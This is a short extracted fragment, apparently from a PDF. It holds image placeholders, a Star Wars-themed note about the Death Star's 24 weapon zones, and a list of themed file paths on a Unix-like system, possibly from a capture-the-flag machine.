
** Due to the immense size of the Death Star, it is divided into 24 distinct zones, each equally

equipped with weapons. Only weapons within the specific zone adjacent to an attacking ship can be brought to bear at any given time; often, the actual number of weapons that can be brought to bear is significantly lower.


/home/death_star_admin/death-star_plans/deathstar-technical-specs-diagram.png



/home/death_star_admin/death-star_plans/deathstar-operations.png




/home/death_star_admin/death-star_plans/deathstar-crafts.png




/home/darth_vader/i-love-my-death-star.jpg



/opt/proftpd/share/locale/deathstarinfographic.pNg



/home/general_veers/rebel-information/rebel-alliance-fleet-1.jpg



/home/general_veers/rebel-information/rebel-alliance-fleet-2.jpg

